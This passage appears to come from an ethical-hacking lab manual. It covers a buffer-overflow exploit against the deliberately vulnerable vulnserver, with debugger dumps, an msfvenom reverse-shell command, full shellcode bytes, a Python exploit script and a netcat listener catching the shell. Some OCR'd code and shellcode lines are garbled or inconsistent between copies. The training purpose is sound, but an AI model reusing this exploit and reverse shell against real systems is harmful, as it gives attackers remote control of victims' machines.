| 004030D8 00 00 00 00 00 00 00 00 ..    |
| 004030E0 00 00 00 00 00 00 00 00 ..    |
| 004030E8 00 00 00 00 00 00 00 00 ..    |
| 004030F0 00 00 00 00 00 00 00 00 ..    |
| 004030F8 00 00 00 00 00 00 00 00 ..    |
| 00403100 00 00 00 00 00 00 00 00 ..    |
| 00403108 00 00 00 00 00 00 00 00 ..    |
| 00403110 00 00 00 00 00 00 00 00 ..    |
| 00403118 00 00 00 00 00 00 00 00 ..    |

Registers (FPU)

EAX 002B3000  
 ECX 77B2ABF0 ntdll.DbgUiRemoteBreakin  
 EDX 77B2ABF0 ntdll.DbgUiRemoteBreakin  
 EBX 00000000  
 ESP 00A0FF44  
 EBP 00A0FF70  
 ESI 77B2ABF0 ntdll.DbgUiRemoteBreakin  
 EDI 77B2ABF0 ntdll.DbgUiRemoteBreakin  
 EIP 77AF4071 ntdll.77AF4071  
 C 0 ES 002B 32bit 0(FFFFFFFFF)  
 P 1 CS 0023 32bit 0(FFFFFFFFF)  
 A 0 SS 002B 32bit 0(FFFFFFFFF)  
 Z 1 DS 002B 32bit 0(FFFFFFFFF)  
 S 0 FS 0053 32bit 2B3000(FFF)  
 T 0 GS 002B 32bit 0(FFFFFFFFF)  
 D 0 O 0 LastErr ERROR\_SUCCESS (00000000)  
 EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)  
 ST0 empty g  
 ST1 empty g  
 ST2 empty g  
 ST3 empty g  
 ST4 empty g  
 ST5 empty g  
 ST6 empty g  
 ST7 empty g

3 2 1 0 E S P U 0 Z D I  
 FST 0000 Cond 0 0 0 Err 0 0 0 0 0 0 0 (GT)  
 FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

00A0FF44 77B2AC29 t@w RETURN to ntdll.77B2AC29 from  
 00A0FF48 3A7CFE9C 0@!:  
 00A0FF4C 77B2ABF0 t@w ntdll.DbgUiRemoteBreakin  
 00A0FF50 77B2ABF0 t@w ntdll.DbgUiRemoteBreakin  
 00A0FF54 00000000 ..  
 00A0FF58 0000FF48 H á.  
 00A0FF5C 00000000 ..  
 00A0FF60 00A0FFCC If á. Pointer to next SEH record  
 00A0FF64 77AF9F90 ef@w SE handler  
 00A0FF68 4D64648C tddM  
 00A0FF6C 00000000 ..  
 00A0FF70 0000FF80 C á.  
 00A0FF74 76A56359 0@w RETURN to KERNEL32.76A56359  
 00A0FF78 00000000 ..  
 00A0FF7C 76A56340 @c@w KERNEL32.BaseThreadInitThunk  
 00A0FF80 00000000 .. á.  
 00A0FF84 77AE7B74 t@w RETURN to ntdll.77AE7B74.  
 00A0FF88 00000000 ..  
 00A0FF8C 3A7CFE30 0@!:  
 00A0FF90 00000000 ..  
 00A0FF94 00000000 ..  
 00A0FF98 00000000 ..  
 00A0FF9C 00000000 ..  
 00A0FFA0 00000000 ..  
 00A0FFA4 00000000 ..  
 00A0FFA8 00000000 ..  
 00A0FFAC 00000000 ..  
 00A0FFB0 00000000 ..  
 00A0FFB4 00000000 ..  
 00A0FFB8 00000000 ..  
 00A0FFC2 00000000 ..  
 00A0FFC0 00000000 ..  
 00A0FFC4 0000FF8C t á.  
 00A0FFC8 00000000 ..  
 00A0FFCC 00A0FFE4 2 á. Pointer to next SEH record  
 00A0FFD0 77AF9F90 ef@w SE handler  
 00A0FFD4 4D646314 tddM

131.  Now, click on the **Run program** in the toolbar to run **Immunity Debugger**.
132.  Click [Parrot Security](#) to switch to the **Parrot Security** machine.
133.  Maximize the **terminal** window, type **chmod +x jump.py**, and press **Enter** to change the mode to execute the Python script.
134.  Now, type **./jump.py** and press **Enter** to execute the Python script.

Applications Places System

● ● ●

Parrot Terminal

Mon Aug 24, 05:19

File Edit View Search Terminal Help

Fuzzing Variable 0:203

^Z \$sudo su  
[1]+ Stopped generic\_send\_tcp 10.10.10.10 9999 trun.spk 0 0

[\*]-[root@parrot]~

└─#cd /home/attacker/Desktop/Scripts/

[root@parrot]~/home/attacker/Desktop/Scripts]

└─#chmod +x fuzz.py

[root@parrot]~/home/attacker/Desktop/Scripts]

└─#./fuzz.py

^CFuzzing crashed vulnerable server at 13500 bytes

[root@parrot]~/home/attacker/Desktop/Scripts]

└─#pluma findoff.py

[root@parrot]~/home/attacker/Desktop/Scripts]

└─#chmod +x findoff.py

[root@parrot]~/home/attacker/Desktop/Scripts]

└─#./findoff.py

[root@parrot]~/home/attacker/Desktop/Scripts]

└─#chmod +x overwrite.py

[root@parrot]~/home/attacker/Desktop/Scripts]

└─#./overwrite.py

[root@parrot]~/home/attacker/Desktop/Scripts]

└─#chmod +x badchars.py

[root@parrot]~/home/attacker/Desktop/Scripts]

└─#./badchars.py

[root@parrot]~/home/attacker/Desktop/Scripts]

└─#chmod +x jump.py

[root@parrot]~/home/attacker/Desktop/Scripts]

└─#./jump.py

[root@parrot]~/home/attacker/Desktop/Scripts]

└─#

135.  Click [Windows 10](#) to switch to the **Windows 10** machine.
136.  In the **Immunity Debugger** window, you will observe that the EIP register has been overwritten with the return address of the vulnerable module, as shown in the screenshot.

You can control the EIP register if the target server has modules without proper memory protection settings.

## Immunity Debugger - vulnserver.exe - [CPU - thread 00002268, module esfunc]

File View Debug Plugins ImmLib Options Window Help Jobs

l e m t w h c P k b z r ... s ?

```

00401181 FFE4 JNP ESP
00401181 FFE0 JMP EAX
004011B3 58 POP EAX
004011B4 58 POP EAX
004011B5 C3 RETN
004011B6 50 POP EBP
004011B7 C3 RETN
004011B8 55 PUSH EBP
004011B9 89E5 MOV EBP,ESP
004011B8 FFE4 JNP ESP
004011B0 FFE1 JNP ECX
004011B8 5B POP EBX
004011C0 5B POP EBX
004011C1 C3 RETN
004011C2 5D POP EBP
004011C3 C3 RETN
004011C4 55 PUSH EBP
004011C5 89E5 MOV EBP,ESP
004011C7 FFE4 JNP ESP
004011C9 FFE3 JNP EBX
004011CB 5D POP EBP
004011CC 5D POP EBP
004011CD C3 RETN
004011CE 5D POP EBP
004011CF C3 RETN
004011D0 55 PUSH EBP
004011D1 89E5 MOV EBP,ESP
004011D3 FFE4 JNP ESP
004011D5 FFE7 JNP EDI
004011D7 5B POP EBX
004011D8 5B POP EBX
004011D9 C3 RETN
004011DA 5D POP EBP
004011DB C3 RETN
004011DC 55 PUSH EBP
004011DD 89E5 MOV EBP,ESP
004011DF FFE4 JNP ESP
004011E1 FFE2 JNP EDX

```

Address Hex dump ASCII

|          |                               |  |
|----------|-------------------------------|--|
| 00403000 | FF FF FF FF 00 40 00 00 ..@.. |  |
| 00403008 | 70 2E 40 00 00 00 00 00 p.e.. |  |
| 00403010 | FF FF FF FF 00 00 00 00       |  |
| 00403018 | FF FF FF FF 00 00 00 00       |  |
| 00403020 | FF FF FF FF 00 00 00 00       |  |
| 00403028 | 00 00 00 00 00 00 00 00       |  |
| 00403030 | 00 00 00 00 00 00 00 00       |  |
| 00403038 | 00 00 00 00 00 00 00 00       |  |
| 00403040 | 00 00 00 00 00 00 00 00       |  |
| 00403048 | 00 00 00 00 00 00 00 00       |  |
| 00403050 | 00 00 00 00 00 00 00 00       |  |
| 00403058 | 00 00 00 00 00 00 00 00       |  |
| 00403060 | 00 00 00 00 00 00 00 00       |  |
| 00403068 | 00 00 00 00 00 00 00 00       |  |
| 00403070 | 00 00 00 00 00 00 00 00       |  |
| 00403078 | 00 00 00 00 00 00 00 00       |  |
| 00403080 | 00 00 00 00 00 00 00 00       |  |
| 00403088 | 00 00 00 00 00 00 00 00       |  |
| 00403090 | 00 00 00 00 00 00 00 00       |  |
| 00403098 | 00 00 00 00 00 00 00 00       |  |
| 004030A0 | 00 00 00 00 00 00 00 00       |  |
| 004030A8 | 00 00 00 00 00 00 00 00       |  |
| 004030B0 | 00 00 00 00 00 00 00 00       |  |
| 004030B8 | 00 00 00 00 00 00 00 00       |  |
| 004030C0 | 00 00 00 00 00 00 00 00       |  |
| 004030C8 | 00 00 00 00 00 00 00 00       |  |
| 004030D0 | 00 00 00 00 00 00 00 00       |  |
| 004030D8 | 00 00 00 00 00 00 00 00       |  |
| 004030E0 | 00 00 00 00 00 00 00 00       |  |
| 004030E8 | 00 00 00 00 00 00 00 00       |  |
| 004030F0 | 00 00 00 00 00 00 00 00       |  |
| 004030F8 | 00 00 00 00 00 00 00 00       |  |
| 00403100 | 00 00 00 00 00 00 00 00       |  |
| 00403108 | 00 00 00 00 00 00 00 00       |  |
| 00403110 | 00 00 00 00 00 00 00 00       |  |
| 00403118 | 00 00 00 00 00 00 00 00       |  |

Immunity: Consulting Services Manager

Registers (FPU)

EAX 00A0F1E8 ASCII "TRUN .:/CCCCCCCCCCCCCCCCCCCCCCCCCCCC  
 ECX 00B34FCC  
 EDX 00000000  
 EBX 00000140  
 ESP 00A0F9C8  
 EBP 43434343  
 ESI 00401848 vuInserv.00401848  
 EDI 00401848 vuInserv.00401848  
 EIP 625011AF esfunc.625011AF  
 C 0 ES 002B 32bit 0(FFFFFFFFF)  
 P 1 CS 0023 32bit 0(FFFFFFFFF)  
 A 0 SS 002B 32bit 0(FFFFFFFFF)  
 Z 1 DS 002B 32bit 0(FFFFFFFFF)  
 S 0 FS 0053 32bit 2B6000(FFF)  
 T 0 GS 002B 32bit 0(FFFFFFFFF)  
 D 0 0 0 LastErr ERROR\_SUCCESS (00000000)  
 EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)  
 ST0 empty g  
 ST1 empty g  
 ST2 empty g  
 ST3 empty g  
 ST4 empty g  
 ST5 empty g  
 ST6 empty g  
 ST7 empty g

3 2 1 0 E S P U O Z D I  
 FST 0000 Cond 0 0 0 Err 0 0 0 0 0 0 0 (GT)  
 FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

|          |            |                                       |
|----------|------------|---------------------------------------|
| 00A0F9C8 | 00B34700   | .G.                                   |
| 00A0F9C0 | 00B33308   | #31. ASCII "TRUN .:/CCCCCCCCCCCCCCCC  |
| 00A0F9D0 | 000000B8   | 70..                                  |
| 00A0F9D4 | 00000000   | ....                                  |
| 00A0F9D8 | 0000000A   | ....                                  |
| 00A0F9DC | 00000000   | ....                                  |
| 00A0F9E0 | 00710270   | p@q.                                  |
| 00A0F9E4 | 007210E8   | \$r.                                  |
| 00A0F9E8 | 007100C0   | L.q.                                  |
| 00A0F9EC | 0071BB20   | l.q.                                  |
| 00A0F9F0 | 00000000   | ....                                  |
| 00A0F9F4 | 00010000   | ..0.                                  |
| 00A0F9F8 | 0000000C   | ....                                  |
| 00A0F9FC | 00000014   | 1...                                  |
| 00A0FA00 | 00000000   | ....                                  |
| 00A0FA04 | 00000000   | ....                                  |
| 00A0FA08 | 777D7A01   | 6z!w RETURN to WS2_32.777D7A01 from   |
| 00A0FA0C | 39A5EF82   | en\$9                                 |
| 00A0FA10 | 00000001   | 0...                                  |
| 00A0FA14 | 00B347E8   | \$G1. ASCII "TRUN .:/CCCCCCCCCCCCCCCC |
| 00A0FA18 | 777C0000   | ..!w OFFSET WS2_32.#371               |
| 00A0FA1C | 4D6458FC   | 4dM                                   |
| 00A0FA20 | FFFFFFFFFF | ■                                     |
| 00A0FA24 | 00A0FAB8   | 7..ä.                                 |
| 00A0FA28 | 77ABB02F   | ✓@!w RETURN to ntdll.77ABB02F from    |
| 00A0FA2C | 00000044   | D...                                  |
| 00A0FA30 | 00000050   | P...                                  |
| 00A0FA34 | 007102CC   | !#@q.                                 |
| 00A0FA38 | 00A0FA94   | ö.ä.                                  |
| 00A0FA3C | 00000010   | ►...                                  |
| 00A0FA40 | 00710000   | :q.                                   |
| 00A0FA44 | 002B6000   | :+.                                   |
| 00A0FA48 | 00A0FB38   | 8ra.                                  |
| 00A0FA4C | 00000020   | ..:                                   |
| 00A0FA50 | 00180015   | S.↑.                                  |
| 00A0FA54 | 00A0FAF0   | =.ä.                                  |
| 00A0FA58 | 0071ED2C   | .fo.                                  |

137.  Close **Immunity Debugger** and the vulnerable server process.
138.  Re-launch the vulnerable server as an administrator.
139.  Click **Parrot Security** to switch to the **Parrot Security** machine.
140.  Switch to the previously opened **Terminal** window and use the following command and press **Enter** to generate the shellcode.

```
msfvenom -p windows/shell_reverse_tcp LHOST=[Local IP Address] LPORT=[Listening Port] EXITFUNC=thread -f c -a x86 -b "\x00"
```

Here, **-p**: payload, local IP address: **10.10.10.13**, listening port: **4444**, **-f**: filetype, **-a**: architecture, **-b**: bad character.

141.  A shellcode is generated, as shown in the screenshot.
142.  Select the code, right-click on it, and click **Copy** to code the code.



File Edit View Search Terminal Help

x86/shikata\_ga\_nai chosen with final size 351

Payload size: 351 bytes

Final size of c file: 1500 bytes

unsigned char buf[] =

```
"\xba\x83\x53\x95\x05\xda\xc1\xd9\x74\x24\xf4\x5e\x2b\xc9\xb1"
"\x52\x83\xee\xfc\x31\x56\x0e\x03\xd5\x5d\x77\xf0\x25\x89\xf5"
"\xfb\xd5\x4a\x9a\x72\x30\x7b\x9a\xe1\x31\x2c\x2a\x61\x17\xc1"
"\xc1\x27\x83\x52\xa7\xef\xa4\xd3\x02\xd6\x8b\xe4\x3f\x2a\x8a"
"\x66\x42\x7f\x6c\x56\x8d\x72\x6d\x9f\xf0\x7f\x3f\x48\x7e\x2d"
"\xaf\xfd\xca\xee\x44\x4d\xda\x76\xb9\x06\xdd\x57\x6c\x1c\x84"
"\x77\x8f\xf1\xbc\x31\x97\x16\xf8\x88\x2c\xec\x76\x0b\xe4\x3c"
"\x76\xa0\xc9\xf0\x85\xb8\x0e\x36\x76\xcf\x66\x44\x0b\xc8\xbd"
"\x36\xd7\x5d\x25\x90\x9c\xc6\x81\x20\x70\x90\x42\x2e\x3d\xd6"
"\x0c\x33\xc0\x3b\x27\x4f\x49\xba\xe7\xd9\x09\x99\x23\x81\xca"
"\x80\x72\x6f\xbc\xbd\x64\xd0\x61\x11\xb2\x69"
"\xba\x18\x4c\x6a\xd4\x2b\x3f\x58\xf4\x0e\x20"
"\x16\x2f\xf6\xbe\xe9\xd0\x07\x97\x84\xa5\x33"
"\x4f\x28\x70\x93\x1f\x86\x2b\x54\x05\x69\xc3"
"\x5d\x26\xa3\x6c\xf7\xdd\x24\x99\x10\xe7\xd0"
"\x59\x9c\x01\xb8\x71\xc8\x9a\x55\xf4\x4f\x1d"
"\xc7\x7f\x7c\xe2\x86\x77\x09\xf0\xd6\x87\x72"
"\xc2\xb5\x1a\x19\x12\xb3\x06\xb6\x03\x08\xaa"
"\x79\x31\xd1\x35\x41\xf1\x0e\x86\x6a\xea\x1d"
"\x3a\x37\x5e\xf2\x6d\xe1\x08\xb4\xbb\x0d\x62"
"\xf6\xf7\x8d\xf4\xf7\xdd\x7b\x18\x49\x88\x3d\x27\x66\x5c\xca"
"\x50\x9a\xfc\x35\x8b\x1e\x1c\xd4\x19\x6b\xb5\x41\xc8\xd6\xd8"
"\x71\x27\x14\xe5\xf1\xcd\xe5\x12\xe9\xa4\xe0\x5f\xad\x55\x99"
"\xf0\x58\x59\x0e\xf0\x48";
```

[root@parrot]~

#



143.  Close the **Terminal** window.
144.  Maximize the previously opened **Terminal** window. Type **pluma shellcode.py** and press **Enter**.

Ensure that the terminal navigates to **/root/Desktop/Scripts**.

145.  A **shellcode.py** file appears in the text editor window, as shown in the screenshot.

Applications Places System Parrot Terminal

shellcode.py (/home/attacker/Desktop/Scripts) - Pluma (as superuser)

File Edit View Search Tools Documents Help

Open Save Undo Cut Copy Paste Find Replace

shellcode.py x

```
1#!/usr/bin/python
2import sys, socket
3
4overflow = ("Paste the Copied Shellcode")
5
6shellcode = "C" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 +
    overflow
7
8try:
9    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10   soc.connect(('10.10.10.10', 9999))
11   soc.send('TRUN ../../' + shellcode)
12   soc.close()
13except:
14    print "Error: Unable to establish connection with Server"
15    sys.exit()
```

Python Tab Width: 4 Ln1, Col1 INS

```
[root@parrot]~[/home/attacker/Desktop/Scripts]
[root@parrot]#chmod +x jump.py
[root@parrot]#./jump.py
[root@parrot]#pluma shellcode.py
```

146.  Now, paste the shellcode copied in **Step#142** in the overflow option (**Line 4**); then, press **Ctrl+S** to save the file and close it.


Applications Places System shellcode.py (/home/attacker/Desktop/Scripts) - Pluma (as superuser)  
File Edit View Search Tools Documents Help  
Open Save Undo Cut Copy Paste Find Replace

```
shellcode.py x
5 "\x52\x83\xee\xfc\x31\x56\x0e\x03\xd5\x5d\x77\xf0\x25\x89\xf5"
6 "\xfb\xd5\x4a\x9a\x72\x30\x7b\x9a\xe1\x31\x2c\x2a\x61\x17\xc1"
7 "\xc1\x27\x83\x52\xa7\xef\xa4\xd3\x02\xd6\x8b\xe4\x3f\x2a\x8a"
8 "\x66\x42\x7f\x6c\x56\x8d\x72\x6d\x9f\xf0\x7f\x3f\x48\x7e\x2d"
9 "\xaf\xfd\xca\xee\x44\x4d\xda\x76\xb9\x06\xdd\x57\x6c\x1c\x84"
10 "\x77\x8f\xf1\xbc\x31\x97\x16\xf8\x88\x2c\xec\x76\x0b\xe4\x3c"
11 "\x76\xa0\xc9\xf0\x85\xb8\x0e\x36\x76\xcf\x66\x44\x0b\xc8\xbd"
12 "\x36\xd7\x5d\x25\x90\x9c\xc6\x81\x20\x70\x90\x42\x2e\x3d\xd6"
13 "\x0c\x33\xc0\x3b\x27\x4f\x49\xba\xe7\xd9\x09\x99\x23\x81\xca"
14 "\x80\x72\x6f\xbc\xbd\x64\xd0\x61\x18\xef\xfd\x76\x11\xb2\x69"
15 "\xba\x18\x4c\x6a\xd4\x2b\x3f\x58\x7b\x80\xd7\xd0\xf4\x0e\x20"
16 "\x16\x2f\xf6\xbe\xe9\xd0\x07\x97\x2d\x84\x57\x8f\x84\xa5\x33"
17 "\x4f\x28\x70\x93\x1f\x86\x2b\x54\xcf\x66\x9c\x3c\x05\x69\xc3"
18 "\x5d\x26\xa3\x6c\xf7\xdd\x24\x99\x02\xd7\xb9\xf5\x10\xe7\xd0"
19 "\x59\x9c\x01\xb8\x71\xc8\x9a\x55\xeb\x51\x50\xc7\xf4\x4f\x1d"
20 "\xc7\x7f\x7c\xe2\x86\x77\x09\xf0\x7f\x78\x44\xaa\xd6\x87\x72"
21 "\xc2\xb5\x1a\x19\x12\xb3\x06\xb6\x45\x94\xf9\xcf\x03\x08\xa3"
22 "\x79\x31\xd1\x35\x41\xf1\x0e\x86\x4c\xf8\xc3\xb2\x6a\xea\x1d"
23 "\x3a\x37\x5e\xf2\x6d\xe1\x08\xb4\xc7\x43\xe2\x6e\xbb\x0d\x62"
24 "\xf6\xf7\x8d\xf4\xf7\xdd\x7b\x18\x49\x88\x3d\x27\x66\x5c\xca"
25 "\x50\x9a\xfc\x35\x8b\x1e\x1c\xd4\x19\x6b\xb5\x41\xc8\xd6\xd8"
26 "\x71\x27\x14\xe5\xf1\xcd\xe5\x12\xe9\xa4\xe0\x5f\xad\x55\x99"
27 "\xf0\x58\x59\x0e\xf0\x48"
28
29 shellcode = "C" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 + overflow
```


147.  Now, before running the above command, we will run the Netcat command to listen on port 4444. To do so, click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.
148.  Open a new **Terminal** window. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
149.  In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

The password that you type will not be visible.

150.  Now, type **cd** and press **Enter** to jump to the root directory.



151.  Type **nc -nvlp 4444** and press **Enter**.
152.  Netcat will start listening on port **4444**, as shown in the screenshot.




Mon Aug 24, 05:28

File Edit View Search Terminal Help

```
[attacker@parrot]~[-]: generic_send_tcp 10.10.10.10 9999 trun.spk 0 0
[attacker@parrot]~[-]: $sudo su -
[sudo] password for attacker: 
[root@parrot]~[-]: /home/attacker/Desktop/Scripts/
[root@parrot]~[-]: #cd /home/attacker/Desktop/Scripts/
[root@parrot]~[-]: #nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.10.13] from (UNKNOWN) [10.10.10.10] 49952
# python findoff.py
@parrot = /home/attacker/Desktop/Scripts/
#chmod +x findoff.py
@parrot = /home/attacker/Desktop/Scripts/
./findoff.py
@parrot = /home/attacker/Desktop/Scripts/
#chmod +x overwrite.py
@parrot = /home/attacker/Desktop/Scripts/
./overwrite.py
@parrot = /home/attacker/Desktop/Scripts/
#chmod +x badchars.py
@parrot = /home/attacker/Desktop/Scripts/
./badchars.py
@parrot = /home/attacker/Desktop/Scripts/
#chmod +x jump.py
@parrot = /home/attacker/Desktop/Scripts/
./jump.py
@parrot = /home/attacker/Desktop/Scripts/
#pluma shellcode.py
@parrot = /home/attacker/Desktop/Scripts/
#]
```

153.  Switch back to the first **Terminal** window. Type **chmod +x shellcode.py** and press **Enter** to change the mode to execute the Python script.
154.  Type **./shellcode.py** and press **Enter** to execute the Python script.



Mon Aug 24, 05:29

## Parrot Terminal

File Edit View Search Terminal Help

```
[root@parrot]# chmod +x fuzz.py
[root@parrot]#/home/attacker/Desktop/Scripts]
[root@parrot]# ./fuzz.py
^CFuzzing crashed vulnerable server at 13500 bytes
[root@parrot]#/home/attacker/Desktop/Scripts]
[root@parrot]# pluma findoff.py
[root@parrot]#/home/attacker/Desktop/Scripts]
[root@parrot]# chmod +x findoff.py
[root@parrot]#/home/attacker/Desktop/Scripts]0,10] 49952
[root@parrot]# ./findoff.py
[root@parrot]#/home/attacker/Desktop/Scripts]
[root@parrot]# chmod +x overwrite.py
[root@parrot]#/home/attacker/Desktop/Scripts]
[root@parrot]# ./overwrite.py
[root@parrot]#/home/attacker/Desktop/Scripts]
